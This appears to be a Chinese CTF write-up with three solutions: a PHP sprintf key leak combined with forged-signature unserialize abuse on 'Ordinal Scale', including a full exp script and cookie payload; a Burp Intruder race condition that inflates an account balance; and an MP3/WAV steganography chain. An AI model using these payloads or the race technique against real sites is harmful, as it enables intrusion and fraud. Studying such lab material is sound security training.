Web

序列之争 - Ordinal Scale


```
<html lang="en">
 ▶ <head> ··· </head>
 ▼ <body class="text-center" style="background-image:url('/static/bg.jpg')"> flex
   ▼ <div class="cover-container d-flex w-100 h-100 p-3 mx-auto flex-column"> flex
     ▶ <header class="masthead mb-auto"> ··· </header>
     ▶ <main class="inner cover" role="main"> ··· </main>
     ▶ <footer class="mastfoot mt-auto"> ··· </footer>
       <!--source.zip-->
   </div>
 </body>
</html>
```

查看源码，发现source.zip，访问下载

```
class Game
{
    private $encryptKey;
    public $welcomeMsg = '%s, Welcome to Ordinal Scale!';

    private $sign = '';
    public $rank;

    public function __construct($playerName)
    {
        $_SESSION['player'] = $playerName;
        if(!isset($_SESSION['exp'])){
            $_SESSION['exp'] = 0;
        }
        $data = [$playerName, $this->encryptKey];
        $this->init($data);
        $this->monster = new Monster($this->sign);  #生成一个新的Monster实例
        $this->rank = new Rank();                   #生成一个新的rank实例
    }

    private function init($data)
    {
        foreach($data as $key => $value){
            $this->welcomeMsg = sprintf($this->welcomeMsg, $value);
            $this->sign .= md5($this->sign . $value);
```

```
            var_dump($this->sign);
        }
    }
}
```

传入playername时包含%s,利用sprintf即可得到encryptKey的值




```
$monsterData = base64_decode($_COOKIE['monster']);
if(strlen($monsterData) > 32)
{
    $sign = substr($monsterData, -32);
    $monsterData = substr($monsterData, 0, strlen($monsterData) - 32);
    if(md5($monsterData . $this->encryptKey) === $sign)
    {
        $this->monsterData = unserialize($monsterData);
    }
    else
    {
        session_start();
        session_destroy();
        setcookie('monster', '');
        header('Location: index.php');
        exit;
    }
}
```

往后翻，注意到unserialize反序列化，而这个monsterData可以通过_COOKIE来控制，这就造成了反序列化漏洞，题目要求rank=1就能获得flag，再来看看Rank类的部分代码，发现魔术方法 __destruct，那么思路就应该是，利用反序列化，创建一个Rank类，然后令$rank=1，最后调用destruct赋值给session，


但是还有一个 问题 __SERVER['key']的值我们是不知道的，这里我们利用&的取地址，使key和serverkey指向同一块内存，这样在serverkey被赋值后，key也会跟着被赋值

```
class Rank
{
    private $rank;
    private $serverKey;     // 服务器的 Key
    private $key = 'xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx';
    public function __construct()
    {
        if(!isset($_SESSION['rank']))       #初始化随机rank
        {
            $this->Set(rand(2, 1000));
            return;
        }

        $this->Set($_SESSION['rank']);
    }
    public function __destruct()
    {
        // 确保程序是跑在服务器上的!
        $this->serverKey = $_SERVER['key'];
```

```
        if($this->key === $this->serverKey)
        {
            $_SESSION['rank'] = $this->rank;
        }
        else
        {
            // 非正常访问
            session_start();
            session_destroy();
            setcookie('monster', '');           #cookie monster设置为空
            header('Location: index.php');
            exit;
        }
    }
}
```

构造exp如下

```
<?php
class Rank
{
    private $rank=1;
    private $serverKey;
    private $key;
    public function __construct()
    {
        $this->key=&$this->serverKey;
    }
}
$a=new Rank;
echo serialize($a);
echo ("<br />");
$encryptKey='gkUFUa7GfPQui3DGUTHX6XIUS3ZAmClL';
$playerName='123';
$sign='';
$data = [$playerName, $encryptKey];
foreach($data as $key => $value){
    $sign .= md5($sign . $value);
}
echo $sign;
echo ("<br />");
echo (md5(serialize($a).$sign));
echo ("<br />");
echo base64_encode(serialize($a).(md5(serialize($a).$sign)));
#O:4:"Rank":3:{s:10:"Rankrank";i:1;s:15:"RankserverKey";N;s:9:"Rankkey";R:3;}
#202cb962ac59075b964b07152d234b7040a4e1cd37b6afa6494342a608e1fb8c
#1c43a87f77cce606831310c4284baf46
#cookie: O:4:"Rank":3:
{s:10:"Rankrank";i:1;s:15:"RankserverKey";N;s:9:"Rankkey";R:3;}2d6ccf8080749943b
33ebb4f6af8c750
#base64:
TzoOOiJSYW5rIjozOntzOjEwOiIAUmFuawByYW5rIjtOO3M6MTU6IgBSYW5rAHNlcnZlcktleSI7Tjtz
Ojk6IgBSYW5rAGtleSI7UjozO30xYzQzYTg3Zjc3Y2NlNjA2ODMxMzEwYzQyODRiYWY0Ng==
?>
```



Cosmos的二手市场

先随便注册一个账号登录，题目要求1亿买flag，但单纯的买卖并不能是自己的余额增加，而买卖是多个线程同时访问同一个共享代码，所以我们可以利用条件竞争

> 假设现有一个用户在系统中共有2000元可以提现，他想全部提现。于是该用户同时发起两次提现请求，第一次提交请求提现2000元，系统已经创建了提现订单但还未来得及修改该用户剩余金额，此时第二次提现请求同样是提现2000元，于是程序在还未修改完上一次请求后的余额前就进行了余额判断，显然如果这里余额判断速度快于上一次余额修改速度，将会产生成功提现的两次订单，而数据库中余额也将变为-2000。而这产生的后果将会是平台多向该用户付出2000元。


用bp的intrude模块，NullPayload，20000数据包，线程999，（roc学长提示可以python写个脚本进行攻击，速度更快，不过已经当时已经快跑完了就没写脚本XD

钱刷够了获得flag

MISC

三重隐写

打开压缩包，两个MP3文件，一个WAV文件，WAV文件名提示LSB隐写，用工具解密得到一个MP3文件的隐写key



再用mp3stego解密，得到压缩包密码

```
D:\tool\MP3Stego_1_1_19\MP3Stego>Decode.exe -X 2.mp3 -P uFSARLVNwVIewCY5
MP3StegoEncoder 1.1.19
See README file for copyright info
Input file = '2.mp3'  output file = '2.mp3.pcm'
Will attempt to extract hidden information. Output: 2.mp3.txt
the bit stream file 2.mp3 is a BINARY file
HDR: s=FFF, id=1, l=1, ep=on, br=2, sf=2, pd=0, pr=1, m=1, js=1, c=1, o=0, e=1
alg.=MPEG-1, layer=I, tot bitrate=64, sfrq=32.0
mode=j-stereo, sblim=32, jsbd=8, ch=2
[Frame    0]Got 1048 bits = 32 slots plus 24
[Frame    1]Got 324424 bits = 10138 slots plus 8
[Frame 9822]Frame cannot be located
Input stream may be empty
Avg slots/frame = 422.031; b/smp = 2.93; br = 129.247 kbps
Decoding of "2.mp3" is finished
The decoded PCM output file name is "2.mp3.pcm"
```

```
Zip Password: VvLvmGjpJ75GdJDP
```

解压后是一个crypto文件，题目提供了工具，打开发现需要密码，那么密码只能在另一个MP3文件里了

```
49 44 33 03 00 00 00 01  26 54 54 41 4C 42 00 00  ID3     &TTALB
00 17 00 00 01 FF FE 55  00 6E 00 6C 00 61 00 73      ÿþU n l a s
00 74 00 69 00 6E 00 67  00 00 00 54 50 45 31 00   t i n g   TPE1
00 00 0D 00 00 01 FF FE  4C 00 69 00 53 00 41 00       ÿþL i S A
00 00 54 53 53 45 00 00  00 1F 00 00 01 FF FE 4C    TSSE       ÿþL
00 61 00 76 00 66 00 35  00 37 00 2E 00 38 00 33   a v f 5 7 . 8 3
00 2E 00 31 00 30 00 30  00 00 00 54 49 54 32 00   . 1 0 0   TIT2
00 00 17 00 00 01 FF FE  55 00 6E 00 6C 00 61 00       ÿþU n l a
73 00 74 00 69 00 6E 00  67 00 00 00 41 50 49 43 s t i n g   APIC
00 00 4A C8 00 00 00 69  6D 61 67 65 2F 70 6E 67    JÈ   image/png
00 03 00 89 50 4E 47 0D  0A 1A 0A 00 00 00 0D 49     ‰PNG        I
48 44 52 00 00 02 80 00  00 02 80 08 02 00 00 00 HDR   €    €
83 AF 5E 74 00 00 04 B5  69 54 58 74 58 4D 4C 3A  ƒ¯^t   µiTXtXML:
```

拖进winhex，发现png，foremost分离，得到一个条码，在线扫描一下得到crypto文件的密码

AES key: 1ZmmeaLL^Typbcg3

打开得到flag